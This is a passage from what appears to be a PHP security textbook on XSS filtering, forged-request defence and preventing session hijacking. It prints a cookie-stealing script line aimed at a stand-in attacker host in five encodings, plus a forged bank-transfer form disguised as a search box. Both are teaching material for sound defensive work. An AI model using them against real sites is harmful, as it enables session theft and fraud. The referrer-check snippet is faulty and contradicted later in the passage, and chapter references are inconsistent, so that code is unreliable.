Furthermore, the flexibility demanded by Internet standards for supporting multibyte characters and alternative encodings can defeat even the most ingenious code filtering strategies because there are so many different ways to represent any given character. Here are five different variations on the same dangerous one-line script, each encoded in a way that makes it look utterly different from all the others (although in fact it is identical), but that can nevertheless be rendered easily by a standard browser or email client:

- Plaintext:

```
window.location='http://reallybadguys.net'+document.cookie;
```

- URL encoding (a percent sign followed by the hexadecimal ASCII value of the character):

```
%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68➥
%74%74%70%3A%2F%2F%72%65%61%6C%6C%79%62%61%64%67%75%79➥
%73%2E%6E%65%74%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3B
```

- HTML hexadecimal entities (the three characters &#x followed by the hexadecimal ASCII value of the character, followed by a semicolon):

```
&#x77;&#x69;&#x6E;&#x64;&#x6F;&#x77;&#x2E;&#x6C;&#x6F; ➥
&#x63;&#x61;&#x74;&#x69;&#x6F;&#x6E;&#x3D;&#x27;&#x68; ➥
&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x72;&#x65;&#x61; ➥
&#x6C;&#x6C;&#x79;&#x62;&#x61;&#x64;&#x67;&#x75;&#x79; ➥
&#x73;&#x2E;&#x6E;&#x65;&#x74;&#x27;&#x2B;&#x64;&#x6F; ➥
&#x63;&#x75;&#x6D;&#x65;&#x6E;&#x74;&#x2E;&#x63;&#x6F; ➥
&#x6F;&#x6B;&#x69;&#x65;&#x3B;
```

- HTML decimal entities (the two characters &# followed by the decimal ASCII value of the character):

```
&#119&#105&#110&#100&#111&#119&#46&#108&#111&#99&#97&#116➥
&#105&#111&#110&#61&#39&#104&#116&#116&#112&#58&#47&#47&#114➥
&#101&#97&#108&#108&#121&#98&#97&#100&#103&#117&#121&#115&#46➥
&#110&#101&#116&#39&#43&#100&#111&#99&#117&#109&#101&#110&#116➥
&#46&#99&#111&#111&#107&#105&#101&#59
```

- Base64 Encoding (see Chapter 15 for a discussion of this easily reversible encoding method):

```
d2luZG93LmxvY2F0aW9uPSdodHRwOi8vcmVhbGx5YmFkZ3V5cy5uZXQnK2RvY3VtZW50LmNvb2tp
```

These translations were accomplished with the encoder at http://ha.ckers.org/xss.html.

While (as we said earlier) it might be theoretically possible to design a filter that will catch every one of these various representations of the exact same thing, as a practical matter it is not likely to be done reliably in one person's lifetime. Filters based on regular expressions may be especially problematic (to say nothing of slow), because of the number of different patterns that need to be checked.

We do not mean to be completely defeatist here. The use of a markup checking library like PHP's Tidy module (available at http://pecl.php.net/package/tidy, it requires also libtidy, available at http://tidy.sourceforge.net/; information is at http://php.net/tidy) will go a long way toward ensuring that you can catch and remove attempts at adding JavaScript, style attributes, or other kinds of undesirable markup from the user-submitted HTML code that your application will have to display.

Another resource worth mentioning is the Safe_HTML project at http://chxo.com/scripts/safe_html-test.php, an open source set of functions for sanitizing user input. Still another is Pear's Validate class, available at http://pear.php.net/package/Validate/download.

**Design a Private API for Sensitive Transactions**

To protect your users from inadvertently requesting a URI that will cause an undesirable action to take place in your application, we recommend that you create a private user interface for all sensitive actions, like private.example.com or bank.example.com, rather than your public site, example.com. Then accept only requests to that interface that were submitted via $_POST variables (thus eliminating the possibility of an attacker's using $_GET variables).

Combine this restriction with a check of the referrer value for all forms submitted to your private interface, like this:

```
<?php
if ( $_SERVER['HTTP_REFERER'] != $_SERVER['HTTP_HOST'] ) {
  exit( 'That form may not be used outside of its parent site.' );
}
?>
```

While it is true that it is not particularly difficult to spoof a referrer, it is nearly impossible to get a victim's browser to do so, which is what would be required (since it is that user's browser that is submitting the form). A test like the preceding one will prevent forged actions like the following attack, which (because it is forged) must originate on a remote site:

```
<form action="https://bank.example.com/transfer.php" method="post">
  <!-- pretend to search -->
  <h1>Search the Bank Website</h1>
  <input type="text" name="query" size="52" />
  <!-- but actually, make transfer -->
  <input type="hidden" name="toacct" value="54321" />
  <input type="hidden" name="amount" value="$1000.00" />
  <br />
  <input type="submit" value="Submit" />
</form>
```

You could also disallow any markup in text output across the entire scope of your private interface. This may seem overly conservative if you use Tidy or some other means to filter the text coming into the system, but the preceding form will slip right through Tidy like any other form.

The only way to audit what users are actually putting into your system is to escape all markup that is displayed; we discussed in Chapter 2 how to do this effectively. The following script fragment shows a slightly less safe but possibly more practical system, where a function to escape all output is invoked selectively. This code can be found also as escapeDemo.php in the Chapter 4 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

$title = $_POST['title'];
$message = $_POST['message'];

function safe( $value ) {
  // private interface?
  if ( $_SERVER['HTTP_HOST'] === 'private.example.com' ) {
    // make all markup visible
    $value = htmlentities( $value, ENT_QUOTES, 'utf-8' );
  }
  else {
    // allow italic and bold and breaks, strip everything else
    $value = strip_tags( $value, '<em><strong><br>' );
  }
  return $value;
}
?>
<h1><?= safe( $title ) ?></h1>
<p><?= safe( $message ) ?></p>
```

The safe() function, if it is being accessed from a private interface (in this case, private.example.com), escapes all input so that any markup contained in it will be displayed safely. This technique lets you see what your users are actually entering, and so it might even help you to discover new markup attacks as they show up in the wild.

If the `safe()` function is not being invoked from the private interface, it uses PHP's `strip_tags()` function (`http://php.net/strip_tags`) to strip out all but a few harmless entities (the ones specified in the optional second parameter). Note that `strip_tags()` has a 1,024–character limit, so if the input you want to strip is longer than that, you will need to break it into appropriately sized chunks and handle each of them separately, reassembling the whole thing when you are done. Note further that the single XHTML tags `<br />` and `<hr />` are stripped by specifying either the old HTML equivalents (like `<br>`) or the new XHTML forms. The XHTML tag `<img ... />`, on the other hand, is stripped only by the HTML equivalent `<img>`. And note even further that while the user comments on the manual page just cited suggest that recursion is necessary to strip embedded tags, in fact it is not.

**Predict the Actions You Expect from Users**

It is usually possible to determine, based on the current request, the limited number of actions that a user will take next. For example, if a user requests a document edit form, then you might expect her next action to be either submitting that edit form for processing or canceling. You would not expect her to be carrying out an unrelated action derived from some other part of the site. A prediction system like this could help to detect and prevent XSS attacks that trick a user into carrying out some unexpected action.

What would this look like? For each request, pregenerate all of the request URIs that you expect next from the user, and store them as strings or hashes in the session. Then, on the next request, compare the current URI to the stored array of expected URIs. If there is no match, you will need to use some logic (dependent entirely on the structure and logic of your application) to determine if the request URI is safe (perhaps the user has just surfed to some other part of the site, and is not attempting do something undesirable). If you are unable to make such a determination, you might issue a form requiring the user to confirm that she really intends to carry out the action.

**TEST FOR PROTECTION AGAINST XSS ABUSE**

As we have discussed in previous chapters, an important part of keeping your scripts secure is testing them for possible vulnerabilities.

In other chapters, we have created sample tests for you to build on. In this case, however, there already exists an open-source sanitizing routine and a built-in test facility; that is the Safe_Html project, at http://chxo.com/scripts/safe_html-test.php, which we referred to previously. There is no point to duplicating what is available there, and so we recommend that you consider building that into your applications, or at least using it as a guide toward developing your own solutions.

Any filters that you develop should be tested using at least all the inputs at http://ha.ckers.org/xss.html, which are known to be potentially capable of causing an exploit.

If you were to create a suite of such tests, trying different kinds of inputs to test different kinds of validation strategies, you would quickly detect any holes in your strategies. Once those were fixed, you could be sure that you have real protection against the threat of input abuse.

## CHAPTER V

## PREVENTING SESSION HIJACKING

In here, we will discuss the final threat to the safety of your users' data: session hijacking.

The concept of persistent sessions was originally developed by Netscape in 1994 as part of an effort to make Internet connections more secure. That effort culminated in creation of the Secure Sockets Layer (SSL) protocol. However, in this chapter, our interest is not (as it is there) in the security aspects of SSL but rather in the concept of persistent sessions-- how they are potentially vulnerable to abuse, and how to prevent that abuse.

### HOW DO PERSISTENT SESSIONS WORK?

HTTP communications were originally imagined to be inherently stateless; that is, a connection between two entities exists only for the brief period of time required for a request to be sent to the server, and the resulting response passed back to the client. Once this transfer has been completed, the two entities are no more aware of each other than they had been before the original connection was established.

The problem with this system is that, as the web began to be used for transactions (like purchases) far beyond those it was first designed for, those discrete connections began to be conceptually related: you would log in to a shopping site, retrieve information about products, choose products, and so forth. The nature of each task had become dependent on some previous state.

Sessions were developed as a way to resolve this disconnect. A session is a package of information relating to an ongoing transaction. This package is typically stored on the server as a temporary file and labeled with an ID, usually consisting of a random number plus the time and date the session was initiated. That session ID is sent to the client with the first response, and then presented back to the server with each subsequent request. This permits the server to access the stored data appropriate to that session. That in turn allows each transaction to be logically related to the previous ones.

### PHP Sessions

PHP contains native support for session management (see http://php.net/ref.session for more information). The session_start() function initializes the session engine, which generates the session ID and stores it in the constant PHPSESSID. It also initializes the $_SESSION superglobal array, in which you may store whatever information you wish. As we said previously, that information is written out onto the server in a temporary file with the name of the session ID. It is accessible as long as your program knows the session ID.

There are two complementary methods for preserving the session ID (and thus access to the session information) across transactions.

- If cookies are enabled on the client, then a cookie is written there in the format name=value, where name is PHPSESSID and value is the value of that constant, the actual session ID.
- If cookies are not enabled, then PHP can be configured to automatically append a $_GET variable containing the same name=value string to the end of any URIs embedded in the response. This feature is called transparent session ID.

If a subsequently called script contains the session_start() instruction, it first looks to see whether a $_COOKIE variable with the value of PHPSESSID exists. If it cannot find the session ID that way, and if transparent session IDs are enabled, it checks to see whether the URI with which it was called contains a PHPSESSID $_GET variable. If a session ID is retrieved, it is used to access any session information stored

on the server, and then to load it into the $_SESSION superglobal array. If no session ID is found, a new one is generated and an empty $_SESSION array is created for it.

The process is repeated with the next script, using as we have said either a $_COOKIE variable or, optionally, a $_GET variable to track the session ID, and storing the session information in the $_SESSION variable where it can be used by the script.

Session ID cookies (unlike other cookie variables) are stored only in the browser's memory, and are not written to disk. This means that when the browser is closed, the session is essentially invalidated. The actual session ID may still be valid if it can be recovered, however. The session.cookie_lifetime parameter can be set in php.ini to allow some number of seconds of life for session ID values.

**A Sample Session**

We illustrate the process of creating and using a session with the following code. the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

session_start();
$test = 'hello ';
$_SESSION['testing'] = 'and hello again';
echo 'This is session ' . session_id() . '<br />';
?>
<br />
<a href="sessionDemo2.php">go to the next script</a>
```

This short and simple script uses PHP's session_start() function to initialize a session. You then store a value in the variable $test, and another value in the $_SESSION superglobal array; your purpose here is to see whether these variables can be persisted during the session. Using the session_id() function, you display the session ID for informational purposes. Finally, we provide a link to another script. This script produces the output shown in Figure 4.





*Figure 4. Output from sessionDemo1.php*

What is not shown in this output is what happened behind the scenes. PHP created the session ID shown in the output, opened a temporary file (named sess_115e0d2357bff343819521ccbce14c8b), and stored in it the $_SESSION superglobal array with any values that have been set. What is stored is the name of the key, a | vertical bar separator, the type and length of the value, the value itself, and a semicolon to separate the current key-value pair from the next one. In this case, the file contains just this one key-value pair:

```
testing|s:15:"and hello again";
```

Finally, PHP generated the script's output and sent it back to the user's browser, along with a cookie that contains the constant PHPSESSID, set to the value of the session ID. The contents of this cookie

(stored, as we noted previously, only in the browser's memory, and viewed here in the Firefox browser) are shown in Figure 5.





*Figure 5. The cookie stored on the user's computer by sessionDemo1.php*

We next create the script that we are linking to, in order to demonstrate the ability of PHP's session mechanism to maintain values across the two scripts. The following code can be found also as sessionDemo2.php in the Chapter 7 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php
session_start();
?>
This is still session <?= session_id() ?><br />
The value of $test is "<?= $test ?>."<br />
The value of $_SESSION['testing'] is "<?= $_SESSION['testing'] ?>."
```

Again, the script is very simple. You initiate a session, and then simply display some variables (without having set them) to see whether they exist. The output from this script is shown in Figure 6.


*Figure 6. Output from sessionDemo2.php*

As might be expected, the variable $test has no value; it was set in sessionDemo1.php but disappeared when that script ended. But the same session ID has been preserved, and the superglobal $_SESSION does contain the expected value, carried over from the original session.

Again, PHP's session mechanism is at work behind the scenes. When you clicked the link to request sessionDemo2.php from the server, PHP read the value of the PHPSESSID constant from the

cookie and sent that along with the request. When the server received the request, it used the value of PHPSESSID to look for (and find) the temporary file containing the $_SESSION superglobal array, and it used those values to generate the output shown previously. (If you had not accepted the original cookie containing the value of PHPSESSID, PHP would have appended its value as a $_GET variable to the URI calling the second script.)

Thanks to the session mechanism, then, sessionDemo2.php knows what happened in sessionDemo1.php, or at least that portion of what happened that we cared for it to know about. Without such a mechanism for maintaining state, none of the commercial activity (and only some of the noncommercial activity) that is being carried out on the Internet every day would be possible.

## PREVENTING SESSION ABUSE

We offer now a variety of recommendations for preventing session abuse, ranging from the complex but absolutely effective, to the easy but only mildly effective.

### Use Secure Sockets Layer

Our primary recommendation for preventing session abuse is this: if a connection is worth protecting with a password, then it is worth protecting with SSL or TLS (which we will discuss in Chapter 16). SSL provides the following protection:

- By encrypting the value of the session cookie as it passes back and forth from client to server, SSL keeps the session ID out of the hands of anyone listening in at any network hop between client and server and back again.
- By positively authenticating the server with a trusted signature, SSL can prevent a malicious proxy from getting away with identity fraud. Even if the proxy were to submit its own self-signed and fraudulent certificate, the trust mechanism of the user's browser should pop up a notice that that certificate has not been recognized, warning the user to abort the transaction.

We recognize that using SSL may seem like overkill, especially for websites that seem not to deal with extremely valuable data. You may not think it is worth it to protect a simple message board with SSL, but any community webmaster can appreciate the trouble likely to be caused by the following scenario:

1. Suresh sets up a proxy that hijacks Yu's message board session.
2. Suresh's proxy makes a request that turns all of Yu's private messages public, including a series of rants about his boss, BillG.
3. Someone discovers Yu's juicy rant about BillG and posts it to Slashdot, where it is seen by millions of readers, including (unfortunately for Yu and the webmaster of the board) BillG's lawyers.

Once you remember that the value of information is not limited to its monetary value, but includes also reputations and political power, it may be easier to understand our rule of thumb: requests that can be made anonymously do not need SSL, but everything else does.

Still, SSL is expensive to set up, so we turn now to some easier ways to provide reasonable levels of protection against session abuse.

## USE COOKIES INSTEAD OF $_GET VARIABLES

Always use the following ini_set() directives at the start of your scripts, in order to override any global settings in php.ini:

```
ini_set( 'session.use_only_cookies', TRUE );
ini_set( 'session.use_trans_sid', FALSE );
```

The session.use_only_cookies setting forces PHP to manage the session ID with a cookie only, so that your script never considers $_GET['PHPSESSID'] to be valid. This automatically overrides the use of transparent session IDs. But we also explicitly turn off session.use_trans_sid, to avoid leaking the session ID in all URIs returned in the first response, before PHP discovers whether the browser is capable of using a session cookie or not.

This technique protects users from accidentally revealing their session IDs, but it is still subject to DNS and proxy attacks.

---

**Note** Permitting session IDs to be transferred as `$_GET` variables appended to the URI is known to break the Back button. Since that button is familiar to, and relied upon by, even the most naive users, the potential for disabling this behavior is just another reason to avoid transparent session IDs.

---

**USE SESSION TIMEOUTS**

The lifetime of a session cookie defaults to 0, that is, to the period when the browser is open. If that is not satisfactory (as, for example, when users leave sessions alive unnecessarily for long periods of time, simply by not closing their browsers), you may set your own lifetime by including an instruction like ini_set( 'session.cookie_lifetime', 1200 ) in your scripts. This sets the lifetime of a session cookie to 1,200 seconds, or 20 minutes (you may also set it globally in php.ini). This setting forces the session cookie to expire after 20 minutes, at which point that session ID becomes invalid. When a session times out in a relatively short time like 20 minutes, a human attacker may have a hard time hijacking the session if all she can work from are server or proxy logs.

Cookie lifetime aside, the length of a session's validity on the server is controlled by the garbagecollection functions, which delete session files that have become too old. The php.ini directive that controls the maximum age of a session is session.gc_maxlifetime, which defaults to 1,440 seconds, or 24 minutes. This means that, by default, the PHPSESSID cookie can be presented for 4 minutes (to continue our 20-minute cookie lifetime example) after the browser should have caused the cookie to expire.

Conservatively controlling session lifetime protects a session from attacks that are unlikely to occur within its life span (those occasioned, for example, by a human attacker's reading of network logs). However, if a user takes a long time to complete a form, the session (and the already-entered form data) is likely to be lost. So, you will need to decide whether this potential inconvenience to your users is worthwhile. Furthermore, real-time or near real-time hijacking, such as a scripted attack triggered by a reverse proxy, is still possible. Even 60 seconds is time enough for thousands of scripted requests using a hijacked cookie value.

**REGENERATE IDS FOR USERS WITH CHANGED STATUS**

Whenever a user changes her status, either by logging out or by moving from a secured area to an insecure one (and obviously vice versa), you should regenerate a new session ID so as to invalidate the previous one. The point is not to destroy the existing $_SESSION data (and indeed, session_regenerate_id() leaves the data intact). Rather, the goal of generating a fresh session ID is to remove the possibility, however slight, that an attacker with knowledge of the low-security session might be able to perform high-security tasks.

To better illustrate the problem, let us consider an application that issues a session to every visitor in order to track a language preference. When an anonymous user first arrives at http://example.com/, she is issued a session ID. Because we do not really care about security on our anonymous, public interface, we transmit that session ID over HTTP with no encryption.

Our anonymous user then proceeds to https://example.com/login.php, where she logs in to the private interface of our application. While requesting the login page over the secure connection, she is still using the same session ID cookie that she used for the public interface. Once she changes status by logging in, we will definitely want to issue a new session ID over SSL and invalidate the old one. In this way, we can thwart any sort of hijack that might have occurred over plaintext HTTP, and continue the user's session in a trusted fashion over HTTPS. An example fragment from an HTTPS login script shows how to regenerate the session ID:

```
<?php

// regenerate session on successful login
if ( !empty( $_POST['password'] ) && $_POST['password'] === $password ) {
  // if authenticated, generate a new random session ID
  session_regenerate_id();

  // set session to authenticated
  $_SESSION['auth'] = TRUE;

  // redirect to make the new session ID live
  header( 'Location: ' . $_SERVER['SCRIPT_NAME'] );
}

// take some action

?>
```

In this fragment of an entire login script, you compare the user's password input against a preconfigured password (in a production environment, you would hash the input and compare it to the hashed value stored in a user database; see Chapter 15 for more information). If this is successful, you execute the session_regenerate_id() function, which generates a new session ID and sends it as a cookie to the browser. To make this happen immediately, you reload the script into the browser before the script takes any other actions.

**TAKE ADVANTAGE OF CODE ABSTRACTION**

PHP's built-in session mechanism has been used by hundreds of thousands of programmers, who by now have found (and caused to be eliminated) the vast majority (if not all) of the inherent bugs. (The vulnerabilities that we have been discussing are caused not by the method itself but rather by the environment in which it is used.) You therefore gain a significant reassurance of reliability by using that built-in capacity rather than creating your own. You can trust this thoroughly tested session mechanism to operate predictably as it is documented, and thus you can turn your attention to counteracting the potential threats we have discussed earlier.

If you decide to save your sessions in a database rather than in temporary storage (to make them available across a cluster of web servers, for instance), build that database so that it uses the value of the session ID as its primary key. Then any server in the same domain can easily use that value (carried in with each request) to look up the session record in the database, saving you from dealing with the inevitable browser-specific ways in which cookies must be implemented (see the user comments at http://php.net/set_cookie).

**IGNORE INEFFECTIVE SOLUTIONS**

For the sake of completeness, we discuss briefly here three solutions that are sometimes proposed but that are in fact not effective at all.

- **One-time keys:** It would seem that you could make a hijacked session ID unusable by changing the validation requirement for each individual request. We know of proposals for three seemingly different ways to accomplish this; unfortunately, each is faulty in its own way.

    - You could generate a one-time random key (using any of a whole variety of possible random values, including time, referrer IP address, and user agent), and merge that (by addition or concatenation) with the existing session ID. You could hash the result and pass that digest back and forth to be used instead of the session ID for validation. All these techniques do, however, substitute one eavesdropping target (the digest) for another (the session ID).
    - You could generate a new one-time key each time a request comes in, and add that as a second requirement for validating a request (so that the returning user must provide not only the original session ID but also that one-time key). However, this technique simply substitutes two eavesdropping targets for the original one.
    - You could set a new session ID with each request, using the session_regenerate_id() function, which preserves existing data in the $_SESSION superglobal, generates a new session ID, and sends a new session cookie to the user. This technique does nothing more than change the content of the eavesdropping target each time.

    These techniques, then, do not even make hijacking more difficult, and at the same time the constant regeneration of keys and IDs could easily place an unacceptable burden on the server. In complex systems, where browsers are making concurrent requests (out of a Content Management System in which PHP handles images, for example), or where JavaScript requests are being made in the background, they can break completely. Furthermore, they require even more work than implementing SSL (which uses built-in Message Authentication Codes to prevent replay attacks (see Chapter 16 for additional information). So as a practical matter, any of these one-time key techniques is useless.

- **Check the user agent:** The user's browser sends along with each request an identification string that is called the user agent; this purports to tell what operating system and browser version the client is using. It might look something like this:

    ```
    Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.2) Gecko/20040803
    ```

    Checking this string (it is contained in the superglobal $_SERVER['HTTP_USER_AGENT']; see http://php.net/reserved.variables for more information) could theoretically reveal whether this request is coming from the same user as the previous one. In fact, though, the universe of browser agents is minuscule in comparison to the universe of users, so it is impossible for each user to have an individual user agent. Furthermore, it isn't hard to spoof a user agent. And so there is little real point in checking this metric as proof of session validity.
- **Check the address of the referring page:** Each HTTP request contains the URI of the webpage where the request originated. This is known as the referrer (frequently spelled "referer," due to a persistent typo in the original HTTP protocol). If a request carrying along a session ID comes in with a referrer from outside your application, then it is probably suspect. For example, your receiving script might be expecting a request from a form script at example.com/choose.php, but if the superglobal $_SERVER['HTTP_REFERER'] is blank or reveals that request to have come from outside of your site, you can be pretty sure that the $_POST variables being carried in are unreliable. However, it isn't any harder to spoof a referrer than it is to spoof a user agent; so if the bad guys have any brains, $_SERVER ['HTTP_REFERER'] will dutifully contain the expected value anyway. Again, then, there is little real point to checking the referrer.

To be fair, all three of these methods provide some advantage over blindly trusting any session cookie presented to the server, and they aren't harmful unless you expect them to provide anything other than casual protection. But implementing them may involve nearly as much time and effort as providing

a truly secure interface via SSL, which we recommend as the only real defense against automated session hijacking.

## REFERENCES

**PRO PHP SECURITY (FROM APPLICATION SECURITY PRINCIPLES TO THE IMPLEMENTATION OF XSS DEFENSES) SECOND EDITION**

by Christ Snyder, Thomas Myer, and Michael Southwell

**SECURING PHP APPS**

by Ben Edmunds